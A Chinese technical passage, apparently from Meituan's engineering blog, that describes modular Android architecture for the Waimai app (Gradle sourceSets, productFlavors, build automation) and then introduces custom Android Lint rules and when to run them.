
通常我们想到的做法是以module工程为单位的相互隔离，但在module是相对比较重的一个约束，难道每个Activity都要建一个module吗？这样代码结构会变得很复杂，而且针对一些大的业务体，又会形成巨大化的module。

那我们又想到规范代码，用包名去人为约定，但靠包名约束的代码，边界模糊，时不时的紧急需求，就把包名约定打破了，而且资源文件的摆放也是任意的，迁移成本高。

那怎么去解决工程内部的边界问题呢？ 《微信的模块化架构重构实践》 一文中提到了一个重要的概念p(pins)工程，p工程可谓是工程内约束代码边界的重要法宝。通过在Gradle里面配置sourceSets，就可以改变工程内的代码结构目录，完成代码的隔离，配置示例：

```
sourceSets {
    main {
        def dirs = ['p_widget', 'p_theme',
                    'p_shop', 'p_shopcart',
                    'p_submit_order','p_multperson','p_again_order',
                    'p_location', 'p_log','p_ugc','p_im','p_share']
        dirs.each { dir ->
            java.srcDir("src/$dir/java")
            res.srcDir("src/$dir/res")
        }
    }
}
```

**效果如图所示：**




从图上可以可以看出，这个业务库被以页面为单元拆分成了多个p工程，每个p工程的边界都是清楚的，实现了工程内的代码隔离。工程内代码隔离带来的好处显而易见：

1. p工程实现了最小粒度的代码边界约束；
2. 工程内模块职责清晰；

3. 业务模块可以被快速的拆分出来。

# 代码复用


p工程满足了工程内代码隔离的需求，但是别忘了，我们每个模块在外卖两个终端上（外卖App&美团App）上可能存在差异，如果能在模块内部实现两端差异，我们的目标才算达成。基于上述考虑，我们想到了使用Gradle提供的productFlavors来实现两端的差异化。为此，我们需要定义两个flavor：wm和mt。

```
productFlavors {
     wm {}
     mt {}
}
```

但是，这样生成的p工程是并列的，也就是说，各个p工程中所有的差异化代码都需要被存放在这两个flavor对应的SourceSet下，这岂不是跟模块间代码隔离的理念相违背？理想的结构是在p工程内部进行flavor划分，由p工程内部包容差异化，继续改成Gradle脚本如下：

```
productFlavors {
    wm {}
    mt {}
}
sourceSets {
    def dirs = ['p_restaurant', 'p_goods_detail', 'p_comment', 'p_compose_order',
                'p_shopping_cart', 'p_base', 'p_product_set']
    main {
        manifest.srcFile 'src/p_restaurant/main/AndroidManifest.xml'
 dirs.each { dir ->
            java.srcDir("src/${dir}/main/java")
            res.srcDir("src/${dir}/main/res")
        }
    }
    wm {
        dirs.each { dir ->
            java.srcDir("src/${dir}/wm/java")
            res.srcDir("src/${dir}/wm/res")
        }
    }
    mt {
        dirs.each { dir ->
            java.srcDir("src/${dir}/mt/java")
            res.srcDir("src/${dir}/mt/res")
        }
    }
}
```

**最终工程结构变成如下：**





通过p工程和flavor的灵活应用，我们最终将业务库配置成以p工程为维度的模块单元，并在p工程内部兼容两端的共性及差异，代码复用被很好的解决了。同时，两端差异的问题是归属在p工程内部自己处理的，并没有建立中间层，或将差异抛给上层壳工程去完成，这样的设计遵守了边界清晰，向下依赖的原则。

但是，工程内隔离也存在与工程隔离一样的问题：同层级p工程需要通信怎么办？我们在拆分商家库的时候，就面临这这样的问题，商品活动页和商品详情页，可以根据页面维度，去拆分成2个p工程，这两个页面都会用到同一个商品样式的item。如何让同层间商品活动页p工程和商品详情页p工程访问到商品样式item呢？在实际拆库的实践中，我们逐渐的探索出三级工程结构。三级工程结构不仅可以解决工程内p工程通信的问题，而且可以保持架构的灵活性。

## 三级工程结构

三级工程结构，指的是工程→module→p工程的三级结构。我们可以将任何一个非常复杂的业务工程内部划分成若干个独立单元的module工程，同时独立单元的module工程，我们可以继续去划分它内部的独立p工程。因为module是具备编译时的代码隔离的，边界是不容易被打破的，它可以随时升级为一个工程。需要通信的p工程依赖module的主目录，base目录，通过base目录实现通信。工程和module具有编译上隔离代码的能力，p工程具有最小约束代码边界的能力，这样的设计可以使得工程内边界清晰，向下依赖。设计如图所示：




三级工程结构的最大好处就是，每级都可按照需要灵活的升级或降级，这样灵活的升降级，可以随时适应团队组织结构的变化，保持架构拆分合并的灵活性，从而动态的满足了康威定理。


## 工程化建设

平台化一个直观的结果就是产生了很多子库，如何对这些子库进行有效的工程化管理将是一个影响团队研发效率的问题。目前为止，我们从以下两个方面做了改进。

### 一键切源码

主工程集成业务库时，有两种依赖模式：aar依赖和源码依赖。默认是aar依赖，但是在平时开发时，经常需要从aar依赖切换到源码依赖，比如新需求开发、bugfix及排查问题等。正常情况我们需要在各个工程的build.

中将compile aar手动改为compile project，如果业务库也需要依赖平台库源码，也要做类似的操作。如下图所示：




这样手动操作会带来两个问题：

1. build.gradle改动频繁，如果开发人员不小心push上去了，将会造成各种冲突。
2. 当业务库越来越多时，这种改动的成本就越来越大了。

鉴于这种需求具备通用性，我们开发了一个Gradle插件，通过主工程的一个配置文件（被git ignore），可一键切换至源码依赖。例如需要源码依赖商家库，那么只需要在主工程中将该库的源码依赖开关打开即可。商家库还依赖平台库，默认也是aar依赖，如果想改成源码依赖，也只需把开关打开即可。

### 一键打包

业务库增多以后，构建流程也变得复杂起来，我们交付的产物有两种：外卖App的apk和外卖频道的aar。外卖App的情况会简单一些，在Jenkins上关联各个业务库指定分支的源码，直接打包即可。而外卖频道的情况则比较复杂，因为受到美团平台的一些限制，频道打包不能直接关联各个业务库的源码，只能依赖aar。按照传统做法，需要逐个打业务库的aar，然后统一在频道工程中集成，最后再打频道aar，这样效率实在太低。为此，我们改进了频道的打包流程。如下图所示：




先打平台库aar，打完后自动提PR到各个业务库去修改平台库的版本号，接着再逐个触发业务库去打aar，业务库打完aar之后再自动提PR到频道主库去修改业务库的版本号，等全部业务库aar打完后最后再自动触发打频道主库的aar，至此一键打包完毕。

## 平台化总结

从搜索库拆分的第一次尝试算起，外卖Android客户端在架构上的持续探索和实践已经经历了2年多的时间。起初为了解决两端代码复用的问题，我们尝试过自上而下的强行拆分和复用，但很快就暴露出层次混乱、边界模糊带来的问题，并且认识到如果不能提供两端差异化的解决方案，代码复用是很难持续的。后来我们又尝试过运用设计模式约束边界，先实现解耦再进行复用，但在推广落地过程中认识到复杂的设计很难快速推进下去。

在平台化开始的时候，团队已经形成了设计简单、边界清晰的架构理念。我们将整体结构划分为宿主层、业务层、平台层，并严格约束层次间的依赖关系。在业务模块拆分的过程中，我们借鉴微信的工程结构方案，按照三级工程结构划分业务边界，实现灵活的代码隔离，并降低了后续模块迁出和迁入成本，使得架构动态满足康威定律。

在两端代码复用的问题上，我们认识到要实现可持续的代码复用，必须自下向上的逐步统一两端底层的基础依赖，同时又能容易的支持两端上层业务的差异化处理。使用Flavor管理两端的差异代码，尽量减少向上依赖，在具体实施时应用之前积累的解耦设计的经验，从而满足了架构的可伸缩性。

没有一个方案能获得每个人的赞同。在平台化的实施过程中，团队成员多次对方案选型发生过针锋相对的讨论。这时我们会抛开技术方案，回到问题本身，去重新审视业务的痛点，列出要解决的问题，再回过头来看哪一个方案能够解决问题。虽然我们并不常常这么做，但某些时刻也会强制决策和实施，遇到问题再复盘和调整。

任何一种设计理念都有其适用场景。我们在不断关注业内一些优秀的架构和设计理念，以及公司内部美团App、点评App团队的平台化实践经验，学习和借鉴了许多优秀的设计思想，但也由于盲目滥用踩过不少坑。我们认识到架构的选择正如其他技术问题一样，应该是面向问题的，而不是面向技术本身。架构的演进必须在理论和实践中交替前行，脱离了其中一个谈论架构，都将是个悲剧。

# 展望

平台化之后，各业务团队的协作关系和开发流程都发生了很大转变。在如何提升平台支持能力，如何保持架构的稳定性，如何使得各业务进一步解耦等问题上，我们又将面对新的问题和挑战。其中有三个问题是亟待我们解决的：

1. 要确保在长期的业务迭代中架构不被破坏，除了流程规范之外，还需要在本地编译、远程提交、代码合并、打包提测等各个阶段建立更健全的检查工具来约束，而目前这些工具链还并不完善。
2. 插件化架构是平台型App集成的最好方式，不仅使得子业务具备动态发布的能力，还可以解决令人头疼的编译速度问题。目前美团平台已经在部分业务上较好的实现了插件化集成，外卖正在跟进。
3. 统一页面级开发的标准化框架，可以解决代码的可维护性、可测试性，和更细粒度的可复用性，并且有利于各种自动化方案的实施。目前我们正在部分业务尝试，后续会持续推进。

# 参考资料


1. MVP + Clean Architecture🔗
2. 58同城沈剑：好的架构源于不停地衍变，而非设计🔗
3. 每个架构师都应该研究下康威定理🔗
4. 微服务架构的理论基础 – 康威定律🔗

5. 架构的本质是管理复杂性，微服务本身也是架构演化的结果🔗
6. 微信Android模块化架构重构实践🔗
7. 配置构建变体🔗
8. 美团App 插件化实践🔗

# 作者简介


- 吴凯，美团点评技术专家。2016年加入美团点评，目前负责外卖用户端Android团队，主要致力于外卖Android平台化业务支持和技术建设。
- 晓飞，美团点评资深工程师。2015年加入原美团，是外卖Android的早期开发者之一，目前作为外卖Android App负责人，主要负责平台和业务架构。
- 海冰，美团点评高级工程师。2015年加入原美团，曾支持开店宝等B端业务，目前作为外卖Android App主力开发，负责商家容器模块，及平台化相关推进工作。


# 招聘

美团外卖长期招聘Android、iOS、FE 高级/资深工程师和技术专家，base 北京、上海、成都，欢迎有兴趣的同学投递简历到wukai05#meituan.com。

# 美团外卖Android Lint代码检查实践

作者: 子健

## 概述

Lint是Google提供的Android静态代码检查工具，可以扫描并发现代码中潜在的问题，提醒开发人员及早修正，提高代码质量。除了Android原生提供的几百个Lint规则，还可以开发自定义Lint规则以满足实际需要。

## 为什么要使用Lint

在美团外卖Android App的迭代过程中，线上问题频繁发生。开发时很容易写出一些问题代码，例如Serializable的使用：实现了Serializable接口的类，如果其成员变量引用的对象没有实现Serializable接口，序列化时就会Crash。我们对一些常见问题的原因和解决方法做分析总结，并在开发人员组内或跟测试人员一起分享交流，帮助相关人员主动避免这些问题。

为了进一步减少问题发生，我们逐步完善了一些规范，包括制定代码规范，加强代码Review，完善测试流程等。但这些措施仍然存在各种不足，包括代码规范难以实施，沟通成本高，特别是开发人员变动频繁导致反复沟通等，因此其效果有限，相似问题仍然不时发生。另一方面，越来越多的总结、规范文档，对于组内新人也产生了不小的学习压力。

有没有办法从技术角度减少或减轻上述问题呢?

我们调研发现，静态代码检查是一个很好的思路。静态代码检查框架有很多种，例如FindBugs、PMD、Coverity，主要用于检查Java源文件或class文件；再例如Checkstyle，主要关注代码风格；但我们最终选择从Lint框架入手，因为它有诸多优势：

1. 功能强大，Lint支持Java源文件、class文件、资源文件、Gradle等文件的检查。
2. 扩展性强，支持开发自定义Lint规则。
3. 配套工具完善，Android Studio、Android Gradle插件原生支持Lint工具。
4. Lint专为Android设计，原生提供了几百个实用的Android相关检查规则。
5. 有Google官方的支持，会和Android开发工具一起升级完善。

在对Lint进行了充分的技术调研后，我们根据实际遇到的问题，又做了一些更深入的思考，包括应该用Lint解决哪些问题，怎么样更好的推广实施等，逐步形成了一套较为全面有效的方案。

## Lint API简介

为了方便后文的理解，我们先简单看一下Lint提供的主要API。

## 主要API

Lint规则通过调用Lint API实现，其中最主要的几个API如下：

1. Issue：表示一个Lint规则。
2. Detector：用于检测并报告代码中的Issue，每个Issue都要指定Detector。
3. Scope：声明Detector要扫描的代码范围，例如 `JAVA_FILE_SCOPE` 、 `CLASS_FILE_SCOPE` 、 `RESOURCE_FILE_SCOPE` 、 `GRADLE_SCOPE` 等，一个Issue可包含一到多个Scope。
4. Scanner：用于扫描并发现代码中的Issue，每个Detector可以实现一到多个Scanner。
5. IssueRegistry：Lint规则加载的入口，提供要检查的Issue列表。

举例来说，原生的ShowToast就是一个Issue，该规则检查调用 `Toast.makeText()` 方法后是否漏掉了 `Toast.show()` 的调用。其Detector为ToastDetector，要检查的Scope为 `JAVA_FILE_SCOPE` ，ToastDetector实现了JavaPsiScanner，示意代码如下：

```
public class ToastDetector extends Detector implements JavaPsiScanner {
    public static final Issue ISSUE = Issue.create(
            "ShowToast",
            "Toast created but not shown",
            "...",
            Category.CORRECTNESS,
            6,
            Severity.WARNING,
            new Implementation(
                    ToastDetector.class,
                    Scope.JAVA_FILE_SCOPE));
    // ...
}
```

IssueRegistry的示意代码如下：

```
public class MyIssueRegistry extends IssueRegistry {

    @Override
    public List<Issue> getIssues() {
        return Arrays.asList(
                ToastDetector.ISSUE,
                LogDetector.ISSUE,
                // ...
        );
    }
}
```

## Scanner

Lint开发过程中最主要的工作就是实现Scanner。Lint中包括多种类型的Scanner如下，其中最常用的是扫描Java源文件和XML文件的Scanner。

- JavaScanner / JavaPsiScanner / UastScanner：扫描Java源文件
- XmlScanner：扫描XML文件
- ClassScanner：扫描class文件
- BinaryResourceScanner：扫描二进制资源文件
- ResourceFolderScanner：扫描资源文件夹
- GradleScanner：扫描Gradle脚本
- OtherFileScanner：扫描其他类型文件

值得注意的是，扫描Java源文件的Scanner先后经历了三个版本。

1. 最开始使用的是JavaScanner，Lint通过Lombok库将Java源码解析成AST(抽象语法树)，然后由JavaScanner扫描。
2. 在Android Studio 2.2和lint-api 25.2.0版本中，Lint工具将Lombok AST替换为PSI，同时弃用JavaScanner，推荐使用JavaPsiScanner。 PSI是JetBrains在IDEA中解析Java源码生成语法树后提供的API。相比之前的Lombok AST，PSI可以支持Java 1.8、类型解析等。使用JavaPsiScanner实现的自定义Lint规则，可以被加载到Android Studio 2.2+版本中，在编写Android代码时实时执行。
3. 在Android Studio 3.0和lint-api 25.4.0版本中，Lint工具将PSI替换为UAST，同时推荐使用新的UastScanner。 UAST是JetBrains在IDEA新版本中用于替换PSI的API。UAST更加语言无关，除了支持Java，还可以支持Kotlin。

本文目前仍然基于PsiJavaScanner做介绍。根据UastScanner源码中的注释，可以很容易的从PsiJavaScanner迁移到UastScanner。

## Lint规则

我们需要用Lint检查代码中的哪些问题呢?

开发过程中，我们比较关注App的Crash、Bug率等指标。通过长期的整理总结发现，有不少发生频率很高的代码问题，其原理和解决方案都很明确，但是在写代码时却很容易遗漏且难以发现；而Lint恰好很容易检查出这些问题。

## Crash预防

Crash率是App最重要的指标之一，避免Crash也一直是开发过程中比较头疼的一个问题，Lint可以很好的检查出一些潜在的Crash。例如：

- 原生的NewApi，用于检查代码中是否调用了Android高版本才提供的API。在低版本设备中调用高版本API会导致Crash。
- 自定义的SerializableCheck。实现了Serializable接口的类，如果其成员变量引用的对象没有实现Serializable接口，序列化时就会Crash。我们制定了一条代码规范，要求实现了Serializable接口的类，其成员变量（包括从父类继承的）所声明的类型都要实现Serializable接口。
- 自定义的ParseColorCheck。调用 `Color.parseColor()` 方法解析后台下发的颜色时，颜色字符串格式不正确会导致IllegalArgumentException，我们要求调用这个方法时必须处理该异常。

## Bug预防

有些Bug可以通过Lint检查来预防。例如：

- SpUsage：要求所有SharedPrefrence读写操作使用基础工具类，工具类中会做各种异常处理；同时定义SPConstants常量类，所有SP的Key都要在这个类定义，避免在代码中分散定义的Key之间冲突。
- ImageViewUsage：检查ImageView有没有设置ScaleType，加载时有没有设置Placeholder。
- TodoCheck：检查代码中是否还有TODO没完成。例如开发时可能会在代码中写一些假数据，但最终上线时要确保删除这些代码。这种检查项比较特殊，通常在开发完成后提测阶段才检查。

## 性能/安全问题

一些性能、安全相关问题可以使用Lint分析。例如： – ThreadConstruction：禁止直接使用 `new Thread()` 创建线程（线程池除外），而需要使用统一的工具类在公用线程池执行后台操作。 – LogUsage：禁止直接使用 `android.util.Log` ，必须使用统一工具类。工具类中可以控制Release包不输出Log，提高性能，也避免发生安全问题。

## 代码规范

除了代码风格方面的约束，代码规范更多的是用于减少或防止发生Bug、Crash、性能、安全等问题。很多问题在技术上难以直接检查，我们通过封装统一的基础库、制定代码规范的方式间接解决，而Lint检查则用于减少组内沟通成本、新人学习成本，并确保代码规范的落实。例如：

- 前面提到的SpUsage、ThreadConstruction、LogUsage等。
- ResourceNaming：资源文件命名规范，防止不同模块之间的资源文件名冲突。

# 代码检查的实施

当检查出代码问题时，如何提醒开发者及时修正呢?

早期我们将静态代码检查配置在Jenkins上，打包发布AAR/APK时，检查代码中的问题并生成报告。后来发现虽然静态代码检查能找出来不少问题，但是很少有人主动去看报告，特别是报告中还有过多无关紧要的、优先级很低的问题（例如过于严格的代码风格约束）。

因此，一方面要确定检查哪些问题，另一方面，何时、通过什么样的技术手段来执行代码检查也很重要。我们结合技术实现，对此做了更多思考，确定了静态代码检查实施过程中的主要目标：

1. 重点关注高优先级问题，屏蔽低优先级问题。正如前面所说，如果代码检查报告中夹杂了大量无关紧要的问题，反而影响了关键问题的发现。
2. 高优问题的解决，要有一定的强制性。当检查发现高优先级的代码问题时，给开发者明确直接的报错，并通过技术手段约束，强制要求开发者修复。
3. 某些问题尽可能做到在第一时间发现，从而减少风险或损失。有些问题发现的越早越好，例如业务功能开发中使用了Android高版本API，通过Lint原生的NewApi可以检查出来。如果在开发期间发现，当时就可以考虑其他技术方案，实现困难时可以及时和产品、设计人员沟通；而如果到提代码、提测，甚至发版、上线时才发现，可能为时已晚。

## 优先级定义

每个Lint规则都可以配置Sevirity（优先级），包括Fatal、Error、Warning、Information等，我们主要使用Error和Warning，如下。

- Error级别：明确需要解决的问题，包括Crash、明确的Bug、严重性能问题、不符合代码规范等，必须修复。
- Warning级别：包括代码编写建议、可能存在的Bug、一些性能优化等，适当放松要求。

## 执行时机

Lint检查可以在多个阶段执行，包括在本地手动检查、编码实时检查、编译时检查、commit检查，以及在CI系统中提Pull Request时检查、打包发版时检查等，下面分别介绍。

### 手动执行

在Android Studio中，自定义Lint可以通过Inspections功能( `Analyze - Inspect Code` )手动运行。

在Gradle命令行环境下，可直接用 `./gradlew lint` 执行Lint检查。

手动执行简单易用，但缺乏强制性，容易被开发者遗漏。

### 编码阶段实时检查

编码时检查即在Android Studio中写代码时在代码窗口实时报错。其好处很明显，开发者可以第一时间发现代码问题。但受限于Android Studio对自定义Lint的支持不完善，开发人员IDE的配置不同，需要开发者主动关注报错并修复，这种方式不能完全保证效果。

